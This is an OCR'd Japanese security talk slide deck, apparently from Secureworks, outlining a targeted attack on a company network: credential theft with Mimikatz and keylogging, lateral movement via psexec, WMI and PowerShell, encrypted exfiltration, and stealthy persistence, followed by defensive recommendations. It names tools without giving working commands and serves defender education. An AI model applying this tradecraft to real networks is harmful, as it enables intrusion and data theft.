UserPC

管理者用端末
AdminPC



Active Directory
DC

2. 権限昇格



権限昇格の手法

管理者権限、システム特権の奪取

パスワード窃取

- パスワードクラック
- キー入力の盗聴(キーロギング)
- メモリに残ったパスワード情報収集(Mimikatzなど)
- 管理用ファイルやシステムメンテナンススクリプト内に記載されたパスワード収集

脆弱性の悪用

- Windows 端末の権限昇格の脆弱性
- 標的端末で実行中のプログラム・サービスの脆弱性
- Active Directoryの脆弱性

ここまでをデモで説明


攻撃者の目的は Active Directory 上の情報窃取

攻撃者
Attacker

標的の
社内ネットワーク

一般ユーザ用端末
UserPC

管理者用端末
AdminPC



Active Directory
DC

3. 横断的侵害

横断的侵害の手法

他端末や Active Directory への侵入

管理者権限を使用


- Windows 標準のコマンドでネットワーク・ユーザ調査しファイルを転送・実行
  - net
  - at, schtasks
- 管理用ツールを悪用
  - psexec
  - WMI
  - Powershell

特殊なケース


- ファイルサーバ内のファイルを、マルウェアに置き換える

ここまでをデモで説明

攻撃者の目的は Active Directory 上の情報窃取



4. 情報窃取



情報窃取の流れ

機密情報を見つけ出し、必要なものを持ち出す

ファイル一覧の取得

- dir コマンドなどで端末・ファイルサーバのファイルリストを作成

攻撃者側で精査


- 一度リストを持ち出し、攻撃者側で必要なファイルのみをリスト化

対象ファイルを暗号化して持ち出す

- WinRAR、7zip などのツールを用いて圧縮・暗号化する

ここまでをデモで説明

攻撃者の目的は Active Directory 上の情報窃取




Secureworks

そして永続化へ・・・

攻撃者はいつでも攻撃可能な状態を作り、いずれ戻ってくる

- 1週間に1度など、低頻度で通信を行うマルウェアを**ごく少数の端末にのみ**設置
  - それ以外な不要なファイルや痕跡は削除



Secureworks

侵入を防ぐことの困難さ

絶対に防げるはない

脆弱性対策

- パッチ公開から適用までの期間
- 攻撃者は未知の脆弱性すら悪用してくる

ソーシャルエンジニアリング対策

- 全社員に適用することの難しさ
- ファイルを開くかどうかだけでなく、アカウント窃取もVPN、シンクライアント、リモートデスクトップなどのアカウント情報管理
- VPN、シンクライアント、リモートデスクトップなどのアカウント情報管理

マルウェア対策

- 検知しないことを確認してから使用する
- そもそもマルウェアを使わなければ良い
  - Microsoft 公式のツール、サードパーティ製品、窃取したアカウントを使った正規の通信

侵入されても検知する

ネットワーク監視

- 同じマルウェアを使いまわしている場合には検知しやすい
- 異常性を見極めたり、外部情報を取り込む機能が必要

外部組織からの連絡

- 標的型攻撃の多くは警察や JPCERT/CC からの情報提供によって気づく
- 窓口を明らかにすること、連絡が来た場合の手順を明確化しておくことが重要

エンドポイント監視

- 目的に近づくほど手段・手法が限定されていくため検知しやすい

まずは対策を

入口から出口まで多面的に

脆弱性・マルウェア対策

- パッチの迅速な適用
- ウイルス対策ソフトなどのセキュリティ製品
- 脆弱性診断などのテスト

ソーシャルエンジニアリング対策

- 多要素認証などの技術で解決できるなら技術で対策
- ユーザ教育

被害を軽減する組織づくり

- 各種アクセス制御
- 各種ログ収集・分析
- 体制・手順整備 - 気づいたときにどう動くか


Secureworks

0. セキュリティ情報をどう活かすか

■ その講演、どう活かすか？

